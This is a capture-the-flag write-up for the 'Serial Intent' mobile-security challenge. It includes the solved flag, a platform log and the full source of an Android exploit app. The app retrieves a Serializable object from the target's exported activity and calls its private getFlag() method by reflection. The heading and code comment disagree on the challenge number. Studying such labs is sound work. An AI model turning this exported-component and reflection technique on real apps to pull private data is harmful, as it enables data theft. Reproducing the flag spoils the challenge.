Challenge 09: Serial Intent

Category: App Dev Points: 15 Status: SOLVED

Flag

```
MOBISEC{HOW_DID_YOU_DO_IT_THAT_WAS_SERIALLY_PRIVATE_STUFF1!!1!eleven!}
```

Source: Verbatim from /apk/81675 analysis log

Description / Methodology

App-dev task: receive a Serializable `FlagContainer` from the target's exported activity and call its private `getFlag()` method via reflection (private is a compile-time concept only, not a runtime security boundary).

Java's 'private' keyword is a compile-time-only concept -- reflection calls the method anyway at runtime.

How I Got The Flag

1. I found the target's exported activity sends back a Serializable FlagContainer object.

2. I received it and used reflection to force its private getFlag() method callable, since Java's "private" is a compile-time restriction only.

3. I built and submitted the APK; the platform confirmed the flag was extracted successfully.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
shuffling
sending back intent
FLAG: MOBISEC{HOW_DID_YOU_DO_IT_THAT_WAS_SERIALLY_PRIVATE_STUFF1!!1!eleven!}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.serialclient;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
```

```
import com.mobisec.serialintent.FlagContainer;
import java.lang.reflect.Method;
/**
 * Challenge 06: Serial Intent.
 *
 * Exploit: com.mobisec.serialintent.SerialActivity is exported and returns
 * a Serializable FlagContainer object as a result extra. Deserializing a
 * Serializable requires the exact class on our classpath, so this project
 * bundles a copy of com.mobisec.serialintent.FlagContainer (matching
 * signature/serialVersionUID) purely so Intent.getSerializableExtra() can
 * reconstruct it. FlagContainer.getFlag() is a private instance method -
 * private is a compile-time/access-control concept only, not a security
 * boundary at the bytecode level - so we call it via reflection after
 * setAccessible(true).
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final int REQ = 1;
    private TextView tv;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        tv = new TextView(this);
        tv.setText("waiting for flag...");
        setContentView(tv);
        Intent i = new Intent();
        i.setComponent(new ComponentName("com.mobisec.serialintent",
                "com.mobisec.serialintent.SerialActivity"));
        startActivityForResult(i, REQ);
    }
    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if (requestCode != REQ || data == null) {
            Log.e(TAG, "no result, code=" + resultCode);
            return;
        }
        try {
            FlagContainer fc = (FlagContainer) data.getSerializableExtra("flag");
            // getFlag() is private in the target's class, so call it reflectively.
            Method m = FlagContainer.class.getDeclaredMethod("getFlag");
            m.setAccessible(true);
            String flag = (String) m.invoke(fc);
            Log.e(TAG, "FLAG: " + flag);
            tv.setText(flag);
        } catch (Exception e) {
            Log.e(TAG, "failed to read flag", e);
        }
    }
}
```